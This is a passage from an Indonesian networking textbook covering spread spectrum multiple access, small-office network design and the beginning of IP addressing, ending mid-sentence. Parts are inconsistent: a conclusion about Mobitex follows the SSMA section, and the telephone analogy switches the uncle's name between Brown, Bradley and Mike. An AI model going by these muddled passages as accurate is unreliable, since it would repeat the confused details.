CDMA adalah teknologi akses jamak yang inovatif dan efisien yang memungkinkan banyak pengguna untuk berbagi spektrum frekuensi yang sama dengan menggunakan kode unik untuk memisahkan sinyal masing-masing pengguna. Dengan keunggulan dalam efisiensi spektrum, ketahanan terhadap interferensi, dan kapasitas pengguna yang tinggi, CDMA telah menjadi dasar bagi banyak standar komunikasi seluler modern dan memainkan peran penting dalam evolusi telekomunikasi nirkabel. Meskipun memerlukan pengolahan sinyal dan manajemen jaringan yang kompleks, manfaat yang diberikan oleh CDMA menjadikannya pilihan yang populer dalam berbagai aplikasi komunikasi.

SSMA

SSMA (Spread Spectrum Multiple Access) adalah teknik akses jamak yang menggunakan metode spektrum penyebaran untuk memungkinkan banyak pengguna berbagi saluran komunikasi yang sama. Teknik ini menyebarkan sinyal pengguna di seluruh spektrum frekuensi yang tersedia, sehingga meningkatkan kekebalan terhadap interferensi dan penyadapan, serta meningkatkan kapasitas sistem.

Karakteristik SSMA

1. **Spektrum Penyebaran**: Sinyal pengguna disebarkan ke seluruh spektrum frekuensi yang tersedia menggunakan kode penyebaran khusus.

2. **Kode Unik**: Setiap pengguna diberikan kode penyebaran unik untuk modulasi sinyal mereka. Penerima menggunakan kode yang sama untuk demodulasi dan pemulihan sinyal.
3. **Interferensi Minimum**: Penyebaran sinyal mengurangi interferensi antara pengguna dan meningkatkan keandalan komunikasi.
4. **Keamanan**: Sinyal yang disebarkan sulit untuk disadap atau diinterferensi tanpa mengetahui kode penyebaran yang benar.

Jenis-jenis SSMA

SSMA mencakup beberapa teknik utama, termasuk:

1. **Direct Sequence Spread Spectrum (DSSS)**: Sinyal asli dikalikan dengan kode penyebaran berkecepatan tinggi (PN sequence) sebelum transmisi. Hal ini memperluas spektrum sinyal.
2. **Frequency Hopping Spread Spectrum (FHSS)**: Sinyal beralih di antara berbagai frekuensi dalam pola yang ditentukan oleh kode penyebaran. Setiap hop terjadi pada interval waktu yang ditentukan.
3. **Time Hopping Spread Spectrum (THSS)**: Kombinasi dari TDMA dan spektrum penyebaran, di mana sinyal pengguna tersebar dalam domain waktu dengan hopping sesuai dengan pola yang ditentukan.

Fungsi dan Penggunaan SSMA

- **Komunikasi Militer**: Banyak digunakan dalam sistem komunikasi militer karena keamanannya dan ketahanannya terhadap interferensi.
- **Telekomunikasi Seluler**: Teknik CDMA (Code Division Multiple Access) adalah bentuk dari SSMA yang digunakan dalam berbagai standar telekomunikasi seluler, seperti CDMA2000 dan WCDMA.
- **Jaringan Satelit**: Digunakan dalam komunikasi satelit untuk mengurangi interferensi dan meningkatkan kapasitas jaringan.

Keunggulan SSMA

- **Ketahanan Terhadap Interferensi**: Penyebaran sinyal di seluruh spektrum frekuensi meningkatkan kekebalan terhadap interferensi dan gangguan.
- **Keamanan yang Tinggi**: Sinyal yang disebarkan sulit untuk disadap tanpa mengetahui kode penyebaran yang benar.
- **Kapabilitas Pengguna yang Tinggi**: Meningkatkan kapasitas sistem dengan memungkinkan banyak pengguna berbagi saluran komunikasi yang sama.
- **Efisiensi Spektrum**: Menggunakan spektrum frekuensi dengan lebih efisien dibandingkan teknik akses jamak tradisional seperti FDMA dan TDMA.

Kelemahan SSMA

- **Kompleksitas Pengolahan Sinyal**: Memerlukan teknik pengolahan sinyal yang kompleks untuk modulasi dan demodulasi sinyal yang disebarkan.
- **Desain dan Manajemen Jaringan yang Rumit**: Mengelola jaringan SSMA lebih rumit dibandingkan dengan metode akses jamak lainnya, terutama dalam hal alokasi kode dan manajemen interferensi.

- **Kebutuhan Bandwidth Lebar**: Memerlukan bandwidth yang lebih lebar dibandingkan dengan teknik akses jamak tradisional.

Contoh Penggunaan SSMA

1. **CDMA2000**: Bentuk dari SSMA yang digunakan dalam jaringan seluler 3G, menawarkan kecepatan data yang lebih tinggi dan efisiensi spektrum yang lebih baik.
2. **WCDMA (Wideband CDMA)**: Digunakan dalam jaringan 3G UMTS (Universal Mobile Telecommunications System), memungkinkan kecepatan data yang lebih tinggi dan peningkatan kapasitas jaringan.
3. **Sistem Komunikasi Militer**: Digunakan untuk komunikasi yang aman dan tahan gangguan dalam lingkungan militer.

Spread Spectrum Multiple Access (SSMA) adalah teknik akses jamak yang menggunakan metode spektrum penyebaran untuk memungkinkan banyak pengguna berbagi saluran komunikasi yang sama dengan meningkatkan ketahanan terhadap interferensi dan keamanan. Dengan karakteristik seperti ketahanan terhadap interferensi, keamanan tinggi, dan kapabilitas pengguna yang tinggi, SSMA telah menjadi teknologi penting dalam berbagai aplikasi komunikasi, termasuk telekomunikasi seluler, komunikasi militer, dan jaringan satelit. Meskipun memerlukan pengolahan sinyal dan manajemen jaringan yang kompleks, manfaat yang diberikan oleh SSMA menjadikannya pilihan yang populer dalam sistem komunikasi modern.

Kesimpulan

Mobitex adalah sistem komunikasi data nirkabel yang dirancang untuk aplikasi mobile dengan fokus pada keandalan dan efisiensi energi. Meskipun kecepatan datanya relatif rendah dan penggunaan telah menurun seiring munculnya teknologi yang lebih baru, Mobitex tetap menjadi pilihan yang baik untuk aplikasi tertentu yang memerlukan komunikasi data yang stabil dan andal. Dengan sejarah panjang dalam mendukung berbagai layanan mobile, Mobitex telah memainkan peran penting dalam perkembangan teknologi komunikasi data nirkabel.

BAB 4
DASAR-DASAR DESAIN JARINGAN

Bab ini sebisa mungkin menghilangkan istilah teknis dan akronim untuk menjelaskan dasar-dasar desain jaringan; fitur dasar yang menjadi dasar keberhasilan atau kegagalan jaringan area lokal kantor sederhana kami. Untuk memulainya, setiap pembaca yang jeli akan mendapatkan pemahaman tentang berbagai tanggung jawab yang dilakukan saat merakit dan menjalankan jaringan. Kemudian kita akan menemukan fitur-fitur yang membantu menentukan kualitas di jaringan rumah atau kantor kecil.

Anda juga akan mengidentifikasi langkah-langkah awal yang harus Anda ambil terlebih dahulu untuk mewujudkan desain jaringan Anda di atas kertas dan kemudian menjalankannya. Mendesain sebuah jaringan mungkin terlihat seperti menyatukan potongan-potongan puzzle yang sangat besar. Namun dengan menangani setiap komponennya sendiri, Anda akan dengan cepat mengungkap proses tersebut dan mencapai tujuan Anda dalam merancang jaringan yang mudah digunakan, selalu berfungsi, dan hanya membutuhkan sedikit waktu dan tenaga untuk mengoperasikan dan mengelolanya.

Peran dan Tanggung Jawab

Berikut tugas-tugas yang harus dilakukan dalam jaringan komputer:

- Perancangan jaringan
- Pengaturan jaringan
- Tanggung jawab pengguna akhir
- Administrasi jaringan
- Penyelesaian masalah

Pada waktu yang berbeda-beda selama proses berlangsung, Anda akan mengenakan satu atau lebih topi berikut; oleh karena itu, Anda harus mempertimbangkannya dengan cermat saat merancang jaringan Anda. Meneliti tantangan yang dihadapi setiap peran selama tahap pembuatan cetak biru dapat membantu Anda merancang jaringan yang lebih baik, bebas dari kesalahan atau kegagalan.

4.1 DESAIN JARINGAN

Sebagai perancang jaringan, tugas pertama Anda adalah menentukan cakupan, jangkauan, fungsionalitas, dan ukuran jaringan. Jika Anda membangun jaringan rumah untuk diri sendiri dan keluarga, tugas ini seharusnya cukup sederhana; sebagai pemangku kepentingan utama dalam hal hasil, sebagian besar keputusan berada di tangan Anda sendiri.

Saat Anda membangun jaringan kantor kecil dengan sejumlah pengguna akhir; namun, rincian yang harus dipertimbangkan dalam tahap desain akan berlipat ganda dalam kuantitas dan kompleksitas.

Mendesain jaringan komputer melibatkan proses yang kompleks untuk memastikan bahwa jaringan tersebut memenuhi kebutuhan bisnis atau organisasi dengan efisien, aman, dan

andal. Berikut adalah beberapa dasar-dasar yang perlu dipertimbangkan dalam mendesain jaringan komputer:

1. **Kebutuhan Bisnis**: Langkah pertama dalam mendesain jaringan adalah memahami kebutuhan bisnis atau organisasi. Ini termasuk memahami jenis aplikasi yang akan dijalankan di jaringan, jumlah pengguna yang akan menggunakan jaringan, lokasi geografis pengguna, dan persyaratan kinerja seperti kecepatan dan ketersediaan.
2. **Topologi Jaringan**: Topologi jaringan menggambarkan struktur fisik dan logis dari jaringan, termasuk bagaimana perangkat jaringan terhubung satu sama lain. Beberapa topologi umum termasuk topologi bintang, topologi mesh, topologi pohon, dan topologi lingkaran.
3. **Perangkat Jaringan**: Pemilihan perangkat jaringan seperti switch, router, firewall, dan access point sangat penting dalam mendesain jaringan. Perangkat ini harus dipilih berdasarkan kebutuhan jaringan, termasuk jumlah pengguna, kecepatan koneksi, dan fitur keamanan yang dibutuhkan.
4. **Protokol Jaringan**: Protokol jaringan mendefinisikan aturan dan prosedur untuk komunikasi antara perangkat dalam jaringan. Ini termasuk protokol routing untuk pengiriman paket data antar jaringan, protokol switching untuk pengiriman paket data di dalam jaringan lokal, dan protokol keamanan seperti IPsec dan SSL.
5. **Segmenasi Jaringan**: Segmenasi jaringan melibatkan pembagian jaringan menjadi beberapa subnet atau segmen untuk meningkatkan keamanan, kinerja, dan manajabilitas. Ini dapat dilakukan dengan menggunakan teknik seperti virtual LANs (VLANs) atau penggunaan router untuk memisahkan lalu lintas antar segmen.
6. **Keamanan Jaringan**: Keamanan jaringan sangat penting dalam mendesain jaringan untuk melindungi data sensitif dan infrastruktur dari ancaman keamanan. Ini meliputi penggunaan firewall, enkripsi data, deteksi intrusi, dan kebijakan akses yang ketat.
7. **Manajemen Jaringan**: Manajemen jaringan melibatkan pemantauan, konfigurasi, dan pemeliharaan perangkat jaringan untuk memastikan kinerja yang optimal. Ini dapat melibatkan penggunaan perangkat lunak manajemen jaringan dan protokol seperti SNMP (Simple Network Management Protocol).
8. **Skalabilitas dan Redundansi**: Desain jaringan harus mempertimbangkan kemampuan untuk diperluas (skalabilitas) dan untuk melanjutkan operasi bahkan jika terjadi kegagalan perangkat atau koneksi (redundansi). Ini dapat dicapai dengan menggunakan teknik seperti redundant links, redundant perangkat keras, dan protokol routing yang tahan bencana.

Mendesain jaringan komputer adalah proses yang kompleks dan harus dipertimbangkan secara hati-hati untuk memastikan bahwa jaringan dapat memenuhi kebutuhan bisnis atau organisasi dengan efisien, aman, dan andal.

4.2 INSTALASI JARINGAN

Proses instalasi dimulai dengan merakit semua bahan yang diperlukan, termasuk server, komputer, printer, dan komponen jaringan lain yang diperlukan. Penting juga untuk

memiliki keterampilan yang diperlukan untuk instalasi jaringan yang sebenarnya. Ini akan memungkinkan Anda untuk mengumpulkan semua perangkat keras yang dirakit dan instalasi aplikasi yang diperlukan, dimulai dengan sistem operasi jaringan. Terakhir, penginstal jaringan diharapkan menjalankan pengujian untuk memastikan bahwa semua komponen jaringan telah terpasang dengan benar dan siap untuk diterapkan. Selain itu, merupakan tugas ahli instalasi untuk mengkonfigurasi jaringan agar dapat menjalankan fungsi yang dimaksudkan.

Peran dan Tanggung Jawab Pengguna Akhir Jaringan

Sebagai salah satu dari banyak pengguna akhir, kebutuhan jaringan Anda juga harus diakomodasi dalam desain. Sebelum Anda berbicara dengan pengguna lain, Anda harus menuliskan semua kebutuhan Anda di atas kertas terlebih dahulu. Anda akan menemukan bahwa pengguna lain akan mencari fungsi yang sama dengan yang Anda cari.

Administrasi jaringan

Setelah instalasi dan pengaturan jaringan selesai, Anda akan berganti jabatan untuk menjadi administrator jaringan (jika tidak, maka orang lain harus mengambil peran sebagai administrator jaringan). Sebagai administrator, tugas Anda adalah mengelola akun pengguna akhir, mengawasi pencadangan data dan file jaringan penting secara manual dan otomatis, serta memastikan bahwa pembaruan dan perbaikan yang diperlukan diterapkan pada perangkat lunak jaringan dan perangkat lunak aplikasi pada waktu yang tepat. Terkadang, sebagai administrator, Anda juga harus menangani dan menyelesaikan masalah keamanan.

Pemecahan Masalah Jaringan

Pasti ada yang tidak beres pada jaringan Anda. Dalam peran Anda sebagai pemecah masalah jaringan ace, tugas Anda adalah mencari tahu apa yang salah dan melakukan perbaikan yang diperlukan. Seringkali, ada kecenderungan untuk berpikir bahwa hal terburuk telah terjadi ketika suatu masalah muncul. Mungkin memang ada masalah besar, namun sebagai pemecah masalah, Anda harus selalu memastikan untuk memeriksa masalah yang mudah, sederhana, atau jelas terlebih dahulu. Masalah “besar” mungkin sesederhana kabel dicabut atau pemutus arus terputus.

Sebagai pemecah masalah, Anda akan mendapatkan keuntungan besar karena memiliki akses mudah ke dokumentasi dan spesifikasi komponen jaringan, jadi pastikan untuk mengumpulkan informasi ini selama tahap desain dan pembangunan. Menemukan masalah dan menerapkan perbaikan akan jauh lebih mudah bila dokumentasi yang baik tersedia.

4.3 KUALITAS JARINGAN

Esoterik bukanlah istilah yang berlaku untuk jaringan rumah atau kantor kecil yang berkualitas. Sebaliknya, istilah yang dapat digunakan di mana-mana, sederhana, dan mulus adalah istilah yang dapat digunakan dalam kasus ini. Jaringan yang berkualitas adalah jaringan yang dapat diakses dari mana saja, memungkinkan, dan melakukan semua tugas dan tugas yang dapat dilakukannya untuk Anda. Hal-hal yang tidak dapat dilakukan tanpa bantuan Anda seharusnya mudah dan tidak menyusahkan bagi orang lain untuk melakukannya tanpa Anda.

Kualitas melampaui jaringan fisik itu sendiri. Hal ini juga berkaitan dengan tindakan yang meminimalkan waktu operasional, administratif, dan pemecahan masalah yang diperlukan setelah instalasi. Bagian ini membahas metrik yang berkaitan dengan kualitas di jaringan mana pun, baik kecil maupun besar.

Kualitas Sesuai Desain, Bukan Default

Seringkali, jaringan dibangun dalam jangka waktu yang lama. Pertama, satu PC terhubung ke PC lainnya. Kemudian server file ditambahkan, diikuti oleh lebih banyak komputer pribadi dan workstation di lantai lain atau di gedung berbeda. Konstruksi progresif ini seringkali terjadi tanpa banyak memikirkan kualitas layanan, kualitas desain, atau bahkan tata letak jaringan itu sendiri. Faktanya, fakta bahwa jaringan yang sedikit demi sedikit dapat berfungsi menunjukkan banyak hal bagi teknologi yang terlibat.

Faktanya adalah, meskipun pendekatan ini dapat menghasilkan jaringan yang berfungsi dengan baik, pendekatan ini mungkin tidak akan menghasilkan jaringan yang berfungsi dengan baik, baik dalam jangka pendek maupun jangka panjang. Oleh karena itu, saat Anda merancang dan membangun jaringan, Anda harus meluangkan waktu untuk memikirkan semuanya, membuat rencana ke depan, dan menuliskannya. Dengan begitu, Anda tidak perlu lagi menggunakan kata-kata “Saya tidak bisa melakukan itu di jaringan saya” atau mengatakan, “Ini tidak akan berhasil.”

Kegunaan

Desain jaringan yang sukses dimulai dengan fungsi, yang pada dasarnya menjawab dua pertanyaan berikut:

- Apa yang perlu Anda lakukan di jaringan?
- Apa yang perlu dicapai oleh semua pengguna akhir lainnya di jaringan?

Menjawab pertanyaan-pertanyaan ini dimulai dengan mengidentifikasi data apa yang akan dikirimkan melalui jaringan untuk mencapai tujuan akses dan komunikasi pengguna akhir. Jaringan pada dasarnya adalah tentang berbagi, bertukar, memindahkan, atau mengkomunikasikan data antar orang dan/atau perangkat.

Ukuran Jaringan

“Ukuran jaringan” mengacu pada jumlah node atau port yang dapat didukung pada jaringan. Node (atau port) adalah tempat untuk menghubungkan komputer atau perangkat jaringan lainnya. Komputer, printer, dan faks bersama adalah contoh perangkat jaringan yang akan menggunakan satu port dan menjadi node yang dapat dialamatkan di jaringan. Ukuran jaringan harus memadai untuk memenuhi kebutuhan lokasi, bangunan, atau lokasi kerja. Jaringan rumah atau kantor kecil Anda mungkin dimulai dari yang kecil, dengan satu server jaringan dan mungkin sedikitnya dua komputer dalam jaringan dan satu printer. Saat Anda mulai mempertimbangkan ukuran jaringan Anda, mungkin ada gunanya memikirkan fase implementasi. Pertama, pertimbangkan jaringan yang Anda ingin atau butuhkan tersedia dari hari pertama hingga enam bulan ke depan sebagai fase 1. Kemudian putuskan bagaimana seharusnya jaringan Anda dari enam bulan hingga satu tahun, atau fase 2.

Terakhir, tentukan ukuran sebenarnya jaringan Anda dari satu tahun hingga tiga tahun ke depan (fase 3). Jika jumlah perangkat yang dibutuhkan di masa depan kemungkinan besar akan meningkat, buatlah perkiraan terbaik pada tahap desain mengenai berapa banyak yang akan Anda perlukan. Dengan begitu, pola pertumbuhan dapat dipertimbangkan dan diakomodasi pada putaran pertama desain dan pembelian hub, router, switch, dan firewall.

Jangkauan

Masalah jaringan yang paling mencolok, yang akan sangat membuat frustrasi pengguna akhir, adalah penurunan kecepatan atau perbedaan kecepatan permanen antara kelompok pengguna atau lokasi. Oleh karena itu, jaringan Anda harus dirancang untuk menjangkau titik koneksi node pengguna akhir, menawarkan layanan yang setara kepada semua orang.

Masing-masing dari berbagai media penghubung fisik (kawat, serat, kabel, atau nirkabel) dan standar teknik untuk membawa sinyal Ethernet melibatkan batasan fisik yang berbeda sehubungan dengan jarak, yang harus diperhitungkan dalam desain awal. Saat Anda merancang jaringan, pertimbangkan ukuran dan frekuensi transmisi data melalui berbagai segmen jaringan untuk mengidentifikasi potensi titik tersedak data dan menghilangkannya dengan memilih tautan komunikasi yang cukup cepat dan menawarkan jangkauan yang diperlukan. Jika jaringan Anda merupakan jenis Ethernet dan berada dalam radius 100 meter (328 kaki), maka kabel UTP CAT-5 atau CAT-6 biasanya sudah cukup.

Ketika dua lokasi yang sangat jauh perlu dihubungkan bersama, pilihannya adalah menggunakan Internet untuk komunikasi antar jaringan, yang berfungsi paling baik jika aliran data memiliki ukuran dan frekuensi yang sederhana, atau salah satu pilihan konektivitas yang tersedia dari perusahaan telepon (Telco) . Koneksi point-to-point atau koneksi langsung yang dirutekan akan diperlukan untuk komunikasi yang intensif data dan stabil antar lokasi jaringan.

Kecepatan

Chokepoint transmisi data jaringan dapat disebabkan oleh sejumlah masalah:

- Pemilihan media
- Menggunakan komponen jaringan yang lambat
- Membebani segmen jaringan secara berlebihan
- Gagal menggunakan kabel, perangkat, dan antarmuka yang dapat menangani permintaan volume dan kecepatan throughput data
- Hard drive lambat
- Memori tidak mencukupi
- Koneksi yang buruk

Jaringan kabel atau serat memiliki beberapa keunggulan dibandingkan jaringan nirkabel:

- Jaringan kabel kurang rentan terhadap interferensi spektrum frekuensi radio.
- Jaringan kabel umumnya dianggap lebih aman dibandingkan jaringan nirkabel.
- Bangunan, material padat, dan vegetasi yang tinggi dan lebat berkontribusi terhadap berkurangnya kekuatan sinyal dan masalah jangkauan pada jaringan nirkabel.
- Menggunakan UTP, kecepatan standar hingga 1Gbps dimungkinkan.
- Kawatnya murah dan cukup mudah dipasang.

- Sebagian besar komputer dan perangkat yang terhubung ke jaringan memiliki port Ethernet, dan hub/switch dapat dipilih yang kompatibel dengan kecepatan lebih lambat agar sesuai dengan peralatan lama.

Demikian pula, jaringan nirkabel memiliki beberapa keunggulan dibandingkan jaringan kabel:

- Mobilitas dalam area nirkabel tertentu adalah keuntungan terbesarnya.
- Kebebasan dari keharusan memasang kabel ke setiap perangkat di jaringan adalah yang kedua.

Anda tidak perlu menganggap hal ini sebagai skenario 'salah satu/atau'. Kemungkinan besar, Anda akan menggunakan kedua jenis jaringan tersebut di lingkungan rumah atau kantor Anda.

Kemungkinan diperpanjang

Saat Anda merencanakan jaringan, Anda perlu memastikan jaringan tersebut dapat diperluas untuk mengakomodasi perubahan di masa depan, seperti penambahan peralatan baru atau fitur lainnya. Misalnya, jika Anda tahu jaringan Anda perlu melayani tiga lokasi atau lebih di masa mendatang, maka membeli dan memasang router dengan hanya dua port komunikasi dan tidak ada ruang untuk menambahkan port ketiga atau keempat adalah sebuah kesalahan. Begitu juga dengan membeli server file dengan kemampuan ekspansi memori terbatas ketika pembelian perangkat lunak yang direncanakan akan memerlukan tambahan memori nantinya.

Mudah Digunakan

Jaringan Anda harus siap bekerja kapan pun Anda berada. Uptime dan keandalan sama pentingnya bagi jaringan Anda dan juga bagi mobil Anda.

4.4 PEMELIHARAAN DAN ADMINISTRASI

Pemeliharaan dan administrasi jaringan mudah. Pertimbangkan makro berwaktu, autopilot, dan perangkat lunak otomatis untuk menjaga jaringan tetap aktif dan berjalan pada kondisi terbaiknya dengan waktu paling sedikit dan keterlibatan aktif dari Anda. Tujuannya bukan untuk menciptakan lapangan kerja bagi diri Anda sendiri, namun untuk menggunakan dan menikmati manfaat dari jaringan Anda. Meskipun demikian, masih ada tindakan yang harus Anda lakukan, dan Anda harus memverifikasi secara berkala bahwa proses otomatis berfungsi sebagaimana ditentukan. Rencanakan untuk menghabiskan setidaknya enam hingga delapan jam per bulan untuk aktivitas administrasi dan dukungan untuk jaringan rumah atau kantor kecil Anda.

Keamanan

Akses harus terbuka bagi pengguna yang berwenang dan tertutup bagi pengguna yang tidak berwenang. Salah satu cara untuk memastikan hal ini adalah dengan menciptakan zona keamanan. Zona keamanan adalah segmen jaringan yang terpisah dari keseluruhan di mana kebijakan keamanan atau akses yang berbeda diterapkan. Tujuan dari zona keamanan ada dua: untuk menyediakan atau mengelola akses dan untuk melindungi privasi informasi yang disimpan. Misalnya, dalam lingkungan kantor bisnis, zona keamanan mungkin membatasi akses ke catatan keuangan hanya untuk anggota departemen akuntansi saja.

Masalah keamanan merupakan aspek kritis dalam desain jaringan komputer. Kebutuhan akan keamanan meningkat seiring dengan meningkatnya ancaman terhadap data dan infrastruktur jaringan. Berikut adalah beberapa masalah keamanan yang perlu dipertimbangkan dalam desain jaringan komputer:

1. **Akses Tidak Sah**: Ancaman akses tidak sah dapat datang dari dalam atau luar jaringan. Dalam desain jaringan, perlu mempertimbangkan kebijakan akses yang ketat, autentikasi pengguna, dan kontrol akses yang tepat untuk memastikan hanya pengguna yang sah yang memiliki akses yang sesuai.
2. **Serangan Malware**: Malware seperti virus, worm, dan trojan horse dapat menyebar melalui jaringan dan merusak atau mencuri data. Penting untuk memiliki solusi anti-malware yang efektif, termasuk pembaruan perangkat lunak yang teratur dan deteksi dini serangan.
3. **Serangan DDoS (Distributed Denial of Service)**: Serangan DDoS bertujuan untuk mengganggu ketersediaan layanan dengan membanjiri jaringan atau server dengan lalu lintas yang tidak diinginkan. Dalam desain jaringan, perlu dipertimbangkan teknik mitigasi DDoS seperti scrubbing centers dan penggunaan layanan mitigasi serangan DDoS.
4. **Pengintaian dan Pencurian Data**: Pengintaian dan pencurian data dapat terjadi melalui serangan seperti sniffing atau man-in-the-middle attacks. Perlindungan data harus diprioritaskan dalam desain jaringan, termasuk penggunaan enkripsi data dan protokol keamanan seperti SSL/TLS.
5. **Kerentanan Perangkat**: Perangkat jaringan dapat memiliki kerentanan keamanan yang dapat dieksploitasi oleh penyerang. Penting untuk memilih perangkat yang aman dan terus memperbarui perangkat lunaknya untuk mengatasi kerentanan yang ditemukan.
6. **Keselamatan Fisik**: Akses fisik ke perangkat jaringan harus dijaga dengan baik untuk mencegah pencurian atau manipulasi perangkat. Ini termasuk penempatan perangkat jaringan di ruang yang aman dan penggunaan tindakan keamanan fisik seperti kunci dan sensor keamanan.
7. **Manajemen Keamanan**: Perangkat lunak dan konfigurasi jaringan harus dikelola dengan baik untuk mengurangi risiko keamanan. Ini meliputi penggunaan solusi manajemen keamanan jaringan yang memungkinkan pemantauan dan penanganan insiden yang cepat.
8. **Kesadaran Pengguna**: Pelatihan dan kesadaran pengguna tentang keamanan jaringan sangat penting untuk mencegah serangan sosial, seperti phishing, yang dapat mengakibatkan kompromi keamanan jaringan.

Dalam desain jaringan komputer, keamanan harus menjadi pertimbangan utama dari awal. Mengidentifikasi, mengurangi, dan mengelola risiko keamanan merupakan langkah penting dalam memastikan bahwa jaringan dapat beroperasi secara aman dan andal.

Ketersediaan Dokumentasi

Jaringan yang telah selesai harus didokumentasikan dengan baik, dengan semua data teknis komponen tersedia. Beberapa orang menganggap mengumpulkan dan membuat

katalog informasi semacam itu membosankan. Lagi pula, jauh lebih menyenangkan untuk membuat koneksi dan mengonfigurasi berbagai hal agar dapat berfungsi bersama. Namun dokumentasi yang baik dapat menyelamatkan situasi ketika terjadi kesalahan, dan kegagalan terjadi. Ini adalah salah satu area di mana kumpulan setiap detail kecil membuahkan hasil.

Dokumentasi dalam mendesain jaringan merupakan langkah penting untuk memastikan bahwa semua aspek dari desain jaringan terdokumentasi dengan baik dan dapat dipahami oleh semua pihak yang terlibat dalam pengelolaan, pemeliharaan, dan pengembangan jaringan. Berikut adalah beberapa hal yang perlu didokumentasikan dalam proses desain jaringan:

1. **Tujuan dan Kebutuhan**: Dokumen ini harus menjelaskan tujuan utama dari desain jaringan serta kebutuhan bisnis atau organisasi yang harus dipenuhi oleh jaringan tersebut. Ini mungkin termasuk persyaratan kinerja, keamanan, skalabilitas, dan ketersediaan.
2. **Topologi Jaringan**: Dokumentasi harus mencakup gambaran umum tentang topologi jaringan, termasuk bagaimana perangkat jaringan terhubung satu sama lain dan bagaimana lalu lintas data mengalir di antara mereka. Diagram topologi jaringan membantu untuk memahami struktur jaringan secara visual.
3. **Rincian Perangkat**: Dokumen ini harus mencakup informasi rinci tentang semua perangkat jaringan yang digunakan dalam desain, termasuk switch, router, firewall, access point, dan perangkat lainnya. Informasi yang perlu didokumentasikan meliputi merek, model, konfigurasi, dan lokasi fisik.
4. **Konfigurasi Jaringan**: Dokumentasi harus mencakup konfigurasi perangkat jaringan secara rinci, termasuk pengaturan IP, VLAN, routing, keamanan, dan layanan jaringan lainnya. Ini memungkinkan untuk mereplikasi konfigurasi jika perlu dan memudahkan pemecahan masalah.
5. **Keamanan**: Dokumentasi keamanan harus mencakup kebijakan keamanan jaringan, konfigurasi firewall, pengaturan VPN, protokol keamanan yang digunakan, dan langkah-langkah mitigasi risiko keamanan lainnya. Ini membantu memastikan bahwa jaringan dilindungi dengan baik dari ancaman keamanan.
6. **Manajemen Jaringan**: Dokumen ini harus mencakup informasi tentang bagaimana jaringan akan dikelola dan dipantau, termasuk perangkat lunak manajemen jaringan yang digunakan, protokol manajemen, dan alat-alat pengelolaan yang tersedia.
7. **Pemeliharaan dan Pembaruan**: Dokumentasi harus mencakup prosedur pemeliharaan rutin yang harus dilakukan untuk menjaga kesehatan jaringan, serta prosedur pembaruan perangkat lunak dan firmware untuk memastikan keamanan dan kinerja yang optimal.
8. **Kebijakan dan Prosedur**: Dokumen ini harus mencakup kebijakan dan prosedur yang harus diikuti oleh pengguna jaringan, administrator jaringan, dan pihak terkait lainnya untuk memastikan penggunaan yang aman dan efisien dari jaringan.

Dengan memiliki dokumentasi yang komprehensif tentang desain jaringan, tim jaringan dapat bekerja secara lebih efektif dalam pengelolaan dan pemeliharaan jaringan.

Dokumentasi juga berguna untuk referensi di masa depan ketika melakukan perubahan atau memperluas jaringan.

Keseimbangan muatan

Jaringan bersifat demokratis dalam arti bahwa pengguna akhir pada umumnya berharap untuk menerima akses dan kinerja yang setara. Setiap orang di jaringan harus menikmati kecepatan yang kurang lebih sama dengan pengguna lain, dan beberapa lokasi harus memiliki kinerja yang hampir sama. Untuk meningkatkan kinerja, beban transmisi data harus seimbang di seluruh jaringan. Menarik koneksi jaringan membantu mengidentifikasi segmen upstream agregat dengan lebih banyak pengguna dibandingkan yang lain. Setelah implementasi, mungkin perlu untuk menguji atau mengukur kinerja jaringan untuk menemukan titik masalah.

BAB 5
PENGALAMATAN INTERNET PROTOCOL (IP)

5.1 APA ITU ALAMAT IP?

Alamat IP adalah alamat digital empat oktet, delapan bit (total 32 bit) yang jika dituliskan akan tampak seperti berikut: 10.156.158.12. Jelasnya, IP adalah sekumpulan angka khusus yang dipisahkan oleh titik.

Kumpulan angka digunakan untuk mengidentifikasi komputer (atau perangkat jaringan) menggunakan Protokol Internet (IP) untuk komunikasi jaringan. Dalam alamat IP, nilai oktet mana pun — angka antar titik — dapat berkisar dari 0 hingga 255.

Alamat IP tidak sepenuhnya berbeda dari nomor telepon. Jika Anda mengetahui nomor telepon seseorang—katakanlah, Paman Brown Anda—Anda dapat menghubunginya dengan menekan nomornya pada papan tombol telepon Anda. Kemudian, komputer dan peralatan switching perusahaan telepon Anda mulai bekerja untuk menghubungkan telepon Anda dengan telepon milik Paman Brown melalui saluran komunikasi audio.

Setelah terhubung, Anda dapat berbicara dengan Mr. Bradley, meskipun jaraknya berkilo-kilometer jauhnya. Saat Anda melakukannya, sinyal audio yang membawa suara Anda biasanya akan mengalir melalui sepasang kabel tembaga dari rumah Anda ke saklar di perusahaan telepon lokal Anda.

Dari sana, sinyal dapat diubah menjadi gelombang cahaya untuk disalurkan melalui kabel serat optik ke saklar lain. Dari saklar kedua ini, sinyal audio dapat diubah menjadi sinyal gelombang radio untuk berpindah dari satu menara gelombang mikro ke menara gelombang mikro lainnya. Pada akhirnya, ketika sinyal tersebut mendekati tujuannya—rumah Paman Mike—sinyal tersebut akan diubah kembali menjadi sinyal audio analog, melewati sepasang kabel tembaga dari perusahaan telepon Paman Brown di rumahnya. (Skenario ini mengasumsikan penggunaan jalur darat. Jika telepon seluler terlibat, maka proses ini akan bervariasi dalam detailnya, namun tidak dalam konsepnya.)

Apa Fungsi Alamat IP?

Mirip dengan cara telepon menggunakan nomor untuk terhubung pada skala lokal, regional, nasional, atau internasional, alamat IP memfasilitasi koneksi antara host komputer serta peralatan perutean. Dengan kata lain, jika dua komputer di Internet mempunyai alamat IP masing-masing, mereka dapat berkomunikasi. Namun tidak seperti telepon, yang menggunakan peralatan switching untuk terhubung, komputer terhubung satu sama lain melalui Internet melalui penggunaan peralatan perutean, yang berbagi jalur komunikasi dengan ratusan atau ribuan komputer lainnya.

Ketika data diteruskan dari komputer ke router, tugas router adalah menemukan jalur komunikasi pendek dan terbuka ke router lain yang dekat dan terhubung ke komputer tujuan. Router menyelesaikan hal ini baik dengan menggunakan rute default atau dengan mempelajari dan mencatat tabel secara dinamis, yang disebut “tabel perutean”, yang melacak alamat IP mana yang ada di salah satu dari banyak port komunikasi router yang terbuka, aktif,

